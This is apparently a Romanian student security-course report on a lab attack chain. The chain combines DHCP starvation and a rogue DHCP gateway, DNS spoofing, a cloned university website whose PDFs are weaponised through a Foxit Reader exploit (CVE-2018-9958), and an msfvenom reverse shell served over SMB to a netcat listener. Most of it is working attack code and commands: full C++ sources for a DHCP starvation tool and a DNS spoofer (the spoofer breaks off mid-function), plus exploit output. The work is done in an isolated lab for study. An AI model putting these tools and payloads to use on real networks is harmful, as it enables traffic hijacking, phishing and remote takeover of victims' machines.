Proiect SSC

Paniș Alexandru SSC-1B

Descrierea proiectului:

Proiectul vizează efectuarea unui atac de tip Man-in-the-middle și livrarea unui payload pentru a obține un reverse shell pe mașina atacată.

Pentru partea de MIM se propune utilizarea DHCP starving și un server DHCP separat, care să servească clienții cu adresa atacatorului drept gateway, iar pentru livrarea payload-ului, utilizarea DNS spoofing, phishing cu o clonă a unui website și exploatarea **CVE-2018-9958** pentru a transmite payload-ul prin intermediul unui fișier pdf.

DHCP starving este un atac ce presupune trimiterea de cereri dhcp false cu adrese MAC arbitrare, cu scopul de a extenua pool-ul de adrese disponibil dispozitivelor noi. Aceasta permite unui alt server dhcp din rețea sa satisfacă cererile ce ar urma.

DNS spoofing este un atac în care un atacator pretinde a fi DNS nameserver, trimițând răspunsuri la cererile DNS interceptate pentru a asocia un domain name cu o adresa ip.

CVE-2018-9958 - versiunile anterioare ale Foxit Reader 9.0.1.1049 permit execuția de cod arbitrar de pe mașinile Windows. Prin lansarea unui server SMB în rețea, se poate insera un path spre un executabil de pe mașina atacatorului.

Pentru demonstrarea atacului, este necesară o rețea cu un router, o unitate linux și una Windows.

Configurarea rețelei:

Se propune o configurație cu doua subrețele 192.168.85.0/24 și 192.168.86.0/24.

Aceasta se poate fi realizat prin 2 subrețele Lan/Host Only, la care se vor conecta mașinile client, și o rețea NAT/Bridge pentru accesul în internet.

Name	Type	External Connection	Host Connection	DHCP	Subnet IP Address	MTU
vmnet0	bridged	wlan0	–	–	–	–
vmnet1	host-only	none	vmnet1	no	192.168.85.0	–
vmnet2	host-only	none	vmnet2	no	192.168.86.0	–
vmnet8	NAT	NAT	vmnet8	yes	172.16.129.0	–

Mașina care joacă rolul de router rulează Alpine Linux, după cum urmează configurarea:

Setarea parametrilor kernelului pentru packet forwarding:

```
/etc/sysctl.conf

net.ipv4.conf.all.forwarding = 1
net.ipv6.conf.all.forwarding = 1
```

Actualizarea parametrilor:

```
sysctl -p
```

Configurarea interfețelor:

```
/etc/network/interfaces

auto eth0
iface eth0 inet dhcp
auto eth1
iface eth1 inet static
      address 192.168.85.1/24
auto eth2
iface eth2 inet static
      address 192.168.86.1/24
```

Routerul acționează și pe post de DHCP server, pentru aceasta se va folosi **dnsmasq**:

```
/etc/dnsmasq.conf

interface=eth1
dhcp-range=192.168.85.10,192.168.85.100,255.255.255.0,6h

interface=eth2
dhcp-range=192.168.86.10,192.168.86.100,255.255.255.0,6h
```

Crearea regulilor de rutare folosind **nftables:**

```
nft add table nat
nft -- add chain nat prerouting { type nat hook prerouting priority
-100 \; }
nft add chain nat postrouting { type nat hook postrouting priority
100 \; }
nft add rule nat postrouting oifname "eth0" masquerade
```

Salvarea regulilor pentru persistență între reboot-uri:

```
nft list ruleset > /etc/nftables.nft
rc-update add nftables default
```

```
router:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:bd:dc:55 brd ff:ff:ff:ff:ff:ff
    inet 172.16.129.135/24 brd 172.16.129.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:febd:dc55/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:bd:dc:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.85.1/24 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:febd:dc5f/64 scope link
       valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:bd:dc:69 brd ff:ff:ff:ff:ff:ff
    inet 192.168.86.1/24 scope global eth2
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:febd:dc69/64 scope link
       valid_lft forever preferred_lft forever
```

Mașina atacatorului va rula un Arch Linux cu dependențele necesare preinstalate și se va conecta la rețeua vmnet1.

Mașina atacata va fi un Windows 10 22H2 Build 19045.5247 cu Foxit Reader 9.0.1.1049 preinstalat și preconectată la vmnet1.

Pentru a face ușoară monitorizarea traficului din mașina host, aceasta își asumă adresa ip a routerului:

```
4: vmnet1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
 default qlen 1000
    link/ether 00:50:56:c0:00:01 brd ff:ff:ff:ff:ff:ff
    altname enx005056c00001
    inet 192.168.85.1/24 brd 192.168.85.255 scope global vmnet1
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fec0:1/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
5: vmnet2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
 default qlen 1000
    link/ether 00:50:56:c0:00:02 brd ff:ff:ff:ff:ff:ff
    altname enx005056c00002
    inet 192.168.86.1/24 brd 192.168.86.255 scope global vmnet2
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fec0:2/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

Demonstrarea atacului:

Aflăm la ce subrețea a fost conectată mașina:

```
ip a
```

```
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defau
lt qlen 1000
    link/ether 00:0c:29:f7:14:e9 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    altname enx000c29f714e9
    inet 192.168.85.58/24 brd 192.168.85.255 scope global dynamic noprefixroute ens33
       valid_lft 508sec preferred_lft 508sec
    inet6 fe80::61dc:4af6:b19c:bb50/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
ip route
```

```
default via 192.168.85.1 dev ens33 proto dhcp src 192.168.85.58 metric 100
192.168.85.0/24 dev ens33 proto kernel scope link src 192.168.85.58 metric 100
```

Scanarea dispozitivelor din rețea:

```
for ip in 192.168.85.{2..254}; do
      ping -c 1 $ip | grep 'bytes from' &
done
```

```
[arch@ssc1 ~]$ bash scan.sh
64 bytes from 192.168.85.14: icmp_seq=1 ttl=128 time=0.321 ms
64 bytes from 192.168.85.58: icmp_seq=1 ttl=64 time=0.010 ms
```

În cazul în care avem mai multe mașini sau mașina cu Windows are blocate cererile ICMP în firewall, se poate folosi **nmap**.

```
sudo nmap -sF 192.168.85.0/24
sudo nmap -O 192.168.85.14
```

Confirmăm adresa mașinii Windows.

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-13 23:09 EET
Nmap scan report for 192.168.85.14
Host is up (0.00088s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 00:0C:29:BE:19:EB (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11|2019 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows
_server_2019
Aggressive OS guesses: Microsoft Windows 10 1803 (97%), Microsoft Windows 10 1903 - 21H1
 (97%), Microsoft Windows 11 (94%), Microsoft Windows 10 1809 (92%), Microsoft Windows 1
0 1909 (91%), Microsoft Windows 10 1909 - 2004 (91%), Windows Server 2019 (91%), Microso
ft Windows 10 20H2 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 22.07 seconds
[arch@ssc1 ~]$
```

Rulam urmatorul cod pentru a efectua **DHCP starvation**, scris conform **RFC 2131**.

```c
#include <iostream>
#include <cstring>
#include <unistd.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/udp.h>
#include <net/if.h>

#define DHCP_SERVER_PORT 67
#define DHCP_CLIENT_PORT 68

#define DHCPDISCOVER 1
#define DHCPOFFER    2
#define DHCPREQUEST  3

struct dhcp_packet {
      u_int8_t op;
```

```
      u_int8_t htype;
      u_int8_t hlen;
      u_int8_t hops;
      u_int32_t xid;
      u_int16_t secs;
      u_int16_t flags;
      in_addr ciaddr;
      in_addr yiaddr;
      in_addr siaddr;
      in_addr giaddr;
      uint8_t chaddr[16];
      uint8_t sname[64];
      uint8_t file[128];
      uint8_t options[312];
};

int create_socket(const std::string& if_name) {

      sockaddr_in addr{
      .sin_family = AF_INET,
      .sin_port = htons(DHCP_CLIENT_PORT),
      .sin_addr = htonl(INADDR_ANY),
      };

      //DHCP operates over UDP
      int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
      if (sock < 0) {
      perror("Failed to create socket descriptor\n");
      exit(-1);
      }

      constexpr int flag = 1;

      // so we can make a socket if the address and port is in use
      if (setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &flag,
sizeof(flag)) < 0) {
      perror("Failed to set reuse address socket option\n");
      exit(-1);
      }

      // set the option for DHCP broadcast
      if (setsockopt(sock, SOL_SOCKET, SO_BROADCAST, &flag, sizeof
```


```
flag) < 0) {
      perror("Failed to set broadcast socket option\n");
      exit(-1);
      }

      //Bind the socket to the interface
      ifreq interface{};
      strncpy(interface.ifr_ifrn.ifrn_name, if_name.c_str(),
if_name.length() + 1);
      if (setsockopt(sock, SOL_SOCKET, SO_BINDTODEVICE, (char
*)&interface, sizeof(interface)) < 0) {
      perror("Failed to bind socket to interface\n");
      exit(-1);
      }

      if (bind(sock, (sockaddr*)&addr, sizeof(addr)) < 0) {
      perror("Failed to bind socket to address\n");
      exit(-1);
      }

      return sock;
}

// Binary representation of a mac is 6 bytes
uint8_t r_mac[6];
void gen_rand_mac()
{
      *(uint32_t*)r_mac = random();
      *(uint16_t*)(r_mac + 4) = random();
}

u_int32_t dhcp_discover(int sock) {
      dhcp_packet discover{};
      memset(&discover, 0, sizeof(discover));

      discover.op = 1;
      discover.htype = 1;
      discover.hlen = 6;
      discover.hops = 0;

      u_int32_t transactionID = random();
      discover.xid = htonl(transactionID);
```

```
      discover.secs = 0x00;

      //broadcast flag
      discover.flags = htons(1<<15);

      //copy mac
      memcpy(discover.chaddr, r_mac, 6);

      // Magic cookie values
      discover.options[0]= 0x63;
      discover.options[1]= 0x82;
      discover.options[2]= 0x53;
      discover.options[3]= 0x63;

      // message type DHCPDISCOVER
      discover.options[4] = 0x35;
      discover.options[5] = 0x1;
      discover.options[6] = DHCPDISCOVER;

      // options end
      discover.options[7] = 0xFF;

      sockaddr_in broadcast_address{
      .sin_family = AF_INET,
      .sin_port = htons(DHCP_SERVER_PORT),
      .sin_addr = htonl(INADDR_BROADCAST),
      };

      sendto(sock, &discover, sizeof(discover), 0,
(sockaddr*)&broadcast_address, sizeof(broadcast_address));

      return transactionID;
}


void dhcp_request(int sock, u_int32_t transactionID, in_addr
server_ip, in_addr request_ip ) {
      dhcp_packet request{};

      memset(&request, 0, sizeof(request));

      // BOOTREQUEST
```

```
    request.op = 1;

    //defaults
    request.htype = 1;
    request.hlen = 6;
    request.hops = 0;

    request.xid = htonl(transactionID);
    ntohl(request.xid);

    request.secs = 0x00;
    //broadcast flag
    request.flags = htons(1<<15);
    request.ciaddr = request_ip;

    //mac
    memcpy(request.chaddr, r_mac, 6);

    // Magic cookie values
    request.options[0]= 0x63;
    request.options[1]= 0x82;
    request.options[2]= 0x53;
    request.options[3]= 0x63;

    // message type DHCPREQUEST
    request.options[4] = 0x35;
    request.options[5] = 0x1;
    request.options[6] = DHCPREQUEST;

    // set address option
    request.options[7] = 50;
    request.options[8] = 4;
    memcpy(&request.options[9], &request_ip, sizeof(request_ip));

    request.options[13] = 54;
    request.options[14] = 4;
    memcpy(&request.options[15], &server_ip, sizeof(server_ip));
    request.options[19] = 0xFF;

    sockaddr_in broadcast_address{
    .sin_family = AF_INET,
    .sin_port = htons(DHCP_SERVER_PORT),
```

```
      .sin_addr = htonl(INADDR_BROADCAST),
      };

      sendto(sock, &request, sizeof(request), 0,
(sockaddr*)&broadcast_address, sizeof(broadcast_address));
}

#define OFFER_TIMEOUT 2
void get_offers(int sock, u_int32_t transactionID) {
      dhcp_packet offer{};


      time_t start_time;
      time_t current_time;

      time(&start_time);
      current_time = start_time;

      while (current_time - start_time < OFFER_TIMEOUT) {

      time(&current_time);

      memset(&offer, 0, sizeof(offer));

      fd_set readfds;
      timeval timeout{
            .tv_sec = 1,
            .tv_usec = 0
      };

      FD_ZERO(&readfds);
      FD_SET(sock, &readfds);

      select(sock + 1, &readfds, nullptr, nullptr, &timeout);

      if (!FD_ISSET(sock, &readfds)) {
            continue;
      }

      sockaddr_in source{};
      socklen_t addrlen = sizeof(source);
```

```
	memset(&source, 0, sizeof(source));
	if(recvfrom(sock, &offer, sizeof(offer), 0, (sockaddr*)&source,
&addrlen) < 0)
	{
		continue;
	}

	//match the transactionID
	if (ntohl(offer.xid) != transactionID) continue;

	std::cout << "Got ip address " << inet_ntoa(offer.yiaddr) <<
std::endl;

	dhcp_request(sock, transactionID, source.sin_addr,
offer.yiaddr);
	break;
	}

}


int main(const int argc, char *argv[]) {

	std::string iterface = argv[1];
	int sockfd = create_socket(iterface);

	while (true)
	{
	gen_rand_mac();
	uint32_t transactionID = dhcp_discover(sockfd);
	get_offers(sockfd, transactionID);
	}

	close(sockfd);
	return 0;
}
```



Pornim o instanță de **dnsmasq,** acesta cu configurația implicită setează mașina pe care rulează ca gateway.

```
/etc/dnsmasq.conf
dhcp-range=192.168.85.10,192.168.85.100,255.255.255.0,24h
```


Putem mări ultimul parametru ce reprezinta lease time, astfel încât victima să își mențină configurația pe o perioadă mai lungă.

Setăm parametrul de kernel pentru packet forwarding ca in cazul routerului, pentru ca victima sa nu piarda accesul către internet:

```
/etc/sysctl.conf

net.ipv4.conf.all.forwarding = 1
```

La o următoare reconectare a clienților, aceștia nu vor putea primi o adresă IP din partea routerului, în schimb vor primi un OFFER din partea atacatorului.

Putem verifica pe mașina Windows ca adresa IP a atacatorului este pe post de gateway.



Înainte de a porni aplicația pentru DNS spoofing, este necesara clonarea și lansarea aplicației web care va conține fișierele malițioase.
Descărcăm recursiv împreună cu fișierele linkeditate.

```
wget -r -p http://mike.tuiasi.ro
```

Generăm payload-ul folosind **mfsvenom**:

```
msfvenom -p windows/shell_reverse_tcp -f exe LHOST=192.168.85.58
LPORT=443 -o shell.exe
```

Următorul cod aferent exploitului generează un pdf gol, ceea ce ar putea provoca suspiciuni.
https://www.exploit-db.com/exploits/49116
Acesta a fost modificat pentru a adauga payload-ul javascript la toate pdf-urile dintr-un folder.

```
(.venv) [bqrry@Legion .venv]$ python main.py \\\\192.168.85.58\\\share\\shell.exe mike.tuiasi.ro/
[+] Encoding Path: \\192.168.85.58\share\shell.exe
[+] Machine Code:
0x39315c5c
0x36312e32
0x35382e38
0x5c38352e
0x72616873
0x68735c65
0x2e6c6c65
0x00657865
0x00000000
0x00000000
0x00000000
[+] Instructions to add:
        rop[0x0c] = 0x39315c5c;
        rop[0x0d] = 0x36312e32;
        rop[0x0e] = 0x35382e38;
        rop[0x0f] = 0x5c38352e;
        rop[0x10] = 0x72616873;
        rop[0x11] = 0x68735c65;
        rop[0x12] = 0x2e6c6c65;
        rop[0x13] = 0x00657865;
        rop[0x14] = 0x00000000;
        rop[0x15] = 0x00000000;
        rop[0x16] = 0x00000000;
[+] Generating pdf...
        - Filling template...
Processed: mike.tuiasi.ro/labPP12.pdf
Processed: mike.tuiasi.ro/cybcyb14.pdf
Processed: mike.tuiasi.ro/cybcyb03.pdf
Processed: mike.tuiasi.ro/labsd01.pdf
Processed: mike.tuiasi.ro/labsd06.pdf
Processed: mike.tuiasi.ro/subiecte_pp_2014_final.pdf
Processed: mike.tuiasi.ro/labsd03.pdf
Processed: mike.tuiasi.ro/cylab2of7enu.pdf
Processed: mike.tuiasi.ro/cybcyb11.pdf
Processed: mike.tuiasi.ro/labcybersec03.pdf
Processed: mike.tuiasi.ro/labPP13.pdf
Processed: mike.tuiasi.ro/labPP09.pdf
Processed: mike.tuiasi.ro/cybcyb13.pdf
Processed: mike.tuiasi.ro/labsd08.pdf
Processed: mike.tuiasi.ro/labsd13.pdf
Processed: mike.tuiasi.ro/labsd14.pdf
Processed: mike.tuiasi.ro/LabPP2.pdf
```

Utilizăm modulul http.server din python pentru a servi resursele statice:

```
sudo python -m http.server 80 -d mike.tuiasi.ro/
```

Utilizând impacket https://github.com/fortra/impacket, pornim un server SMB pentru a partaja exe-ul malițios.

```
sudo python smbserver.py share . -smb2support
```

Pornim o instanță de netcat listener pe portul 443 la care se va conecta payload-ul:

```
sudo nc -lnvp 443
```

Rulam urmatorul cod pentru a efectua **DNS spoofing**, scris conform **RFC 1035**.

```
#include <iostream>
#include <cstring>
#include <unistd.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <linux/if_ether.h>
#include <linux/if_packet.h>
#include <net/if.h>
#include <sstream>
#include <sys/ioctl.h>

#define DNS_PORT 53

struct dns_hdr
{
	uint16_t id;
	uint16_t flags;
	uint16_t qdcount; // Question count
	uint16_t ancount; // Answers count
	uint16_t nscount;
	uint16_t arcount;
};

// No alignment for it to be a wrapper around the buffer
struct __attribute__((packed)) dns_q
{
	char* name;
	uint16_t type;
	uint16_t qclass;
};

struct __attribute__((packed)) dns_a
{
```

```
	// uint8_t *name; <- For the simplicity set it manually before
the rest
	uint16_t type;
	uint16_t aclass;
	uint32_t ttl;
	uint16_t rdlength; // Length of the resource data
	// unsigned char *rdata; <- I love manual labor
};


int create_socket(const ifreq& interface)
{
	// Create a raw socket
	int sock = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
	if (sock < 0)
	{
	perror("Failed to create socket descriptor\n");
	exit(-1);
	}

	if (setsockopt(sock, SOL_SOCKET, SO_BINDTODEVICE, &interface,
sizeof(interface)) < 0)
	{
	perror("Failed to bind socket to interface\n");
	exit(-1);
	}

	return sock;
}

std::string domain_to_qname(const std::string& domain)
{
	std::string qname;
	std::istringstream ss(domain);
	std::string label;

	while (std::getline(ss, label, '.'))
	{
	qname += (char)label.length();
	qname += label;
	}
```

```
	qname += '\0';
	return qname;
}


void print_packet(unsigned char* buffer, int size)
{
	for (int i = 0; i < size; i++)
	{
	if (i != 0 && i % 16 == 0)
	{
		printf("\n");
	}
	printf("%02X ", buffer[i]);
	}
	printf("\n");
}

//rfc1071
uint16_t csum(const uint16_t* buf, int count)
{
	unsigned long sum = 0;
	while (count > 1) {
	sum += *buf++;
	count -= 2;
	}
	//if any bytes left, pad the bytes and add
	if(count > 0) {
	sum += (*buf) & htons(0xFF00);
	}
	//Fold sum to 16 bits
	while (sum>>16) {
	sum = (sum & 0xffff) + (sum >> 16);
	}

	return (uint16_t)(~sum);
}
/*
 * @note The buffer should be big enough to append a dns answer to it
 * @note The len will be updated with the new packet size
 * @return true if it is a dns packet
 */
```

```
bool process_dns_packet(uint8_t* buffer, int& len, const std::string&
qname, in_addr_t ip)
{
      auto* eth_header = (ethhdr*)buffer;
      auto* ip_header = (iphdr*)(buffer + sizeof(ethhdr));
      if (ip_header->protocol != IPPROTO_UDP) return false; // Need
udp

      //ihl = 5
      auto* udp_header = (udphdr*)((void*)ip_header + sizeof(iphdr));
      if (ntohs(udp_header->dest) != DNS_PORT) return false; // Need
dns

      auto* dns_header = (dns_hdr*)((void*)udp_header +
sizeof(udphdr));
      auto* dns_body = (uint8_t*)((void*)dns_header +
sizeof(dns_hdr));

      // Multiple questions in a query is quite uncommon
      // Assuming only one question in body
      if (strncmp((char*)dns_body, qname.c_str(), qname.length()))
return false; // Check the required qname

      // Construct the response
      // set the response bit
      dns_header->flags = htons(1 << 15 | 1 << 10);
      dns_header->ancount = htons(1);

      // the packet should be big enough to overflow
      // write the C0 0C value, which is a pointer(C0) to the qname
at offset(0C = size(dns_hdr))
      // dns_a->name
      buffer[len] = 0xC0;
      buffer[len + 1] = 0x0C;
      // rest of the structure
      auto* dns_answer = (dns_a*)(buffer + len + 2);

      // A - host address
      dns_answer->type = htons(1);
      // IN - the Internet
      dns_answer->aclass = htons(1);
      // set it to an hour
```


```
	dns_answer->ttl = htonl(3600);
	// length of an ipv4 address
	dns_answer->rdlength = htons(sizeof(in_addr_t));
	// update the size
	len += sizeof(dns_a) + 2;
	// add the ipv4 address
	*(in_addr_t*)(buffer + len) = ip;
	// update the size
	len += sizeof(in_addr_t);

	// update the rest of the packet
	uint8_t mac_p[ETH_ALEN];
	memcpy(mac_p, eth_header->h_source, ETH_ALEN);
	memcpy(eth_header->h_source, eth_header->h_dest, ETH_ALEN);
	memcpy(eth_header->h_dest, mac_p, ETH_ALEN);

	// swap with xor
	ip_header->saddr = ip_header->saddr ^ ip_header->daddr;
	ip_header->daddr = ip_header->saddr ^ ip_header->daddr;
	ip_header->saddr = ip_header->saddr ^ ip_header->daddr;
	ip_header->tot_len = htons(len - sizeof(ethhdr));
	// recompute the checksum
	ip_header->check = 0;
	ip_header->check = csum((uint16_t*)ip_header, ip_header->ihl <<
2);

	udp_header->dest = udp_header->source;
	udp_header->source = htons(DNS_PORT);
	udp_header->len = htons(len - sizeof(ethhdr) - sizeof(iphdr));
	udp_header->check = 0;

	return true;
}

#define BUFFER_SIZE 65536

int read_packet(int sock, uint8_t* buffer, int& len)
{
	sockaddr saddr{};
	socklen_t saddr_len = sizeof(saddr);

	if ((len = (int)recvfrom(sock, buffer, BUFFER_SIZE, 0, &saddr,
```

```
&saddr_len)) < 0)
      {
      perror("Failed to read from socket \n");
      return -1;
      }

      return 0;
}

void send_packet(int sock, sockaddr_ll sock_addr, uint8_t* buffer,
int& len)
{
      // set the destination
      memcpy(sock_addr.sll_addr, ((ethhdr*)buffer)->h_dest,
ETH_ALEN);

      if (sendto(sock, buffer, len, 0, (sockaddr*)&sock_addr,
sizeof(sockaddr_ll)) > 0)
      std::cout << "Sent a packet to socket" << std::endl;
}

int main(const int argc, char* argv[])
{
      if (argc != 4)
      {
      std::cerr << "Usage: <interface> <domain> <resolved_ip>" <<
std::endl;
      return -1;
      }

      //args
      std::string if_name = argv[1];
      std::string domain = argv[2];
      std::string resolved_ip = argv[3];

      std::string qname = domain_to_qname(domain);
      in_addr_t ip = inet_addr(resolved_ip.c_str());

      ifreq interface{};
      strncpy(interface.ifr_ifrn.ifrn_name, if_name.c_str(),
if_name.length() + 1);
```

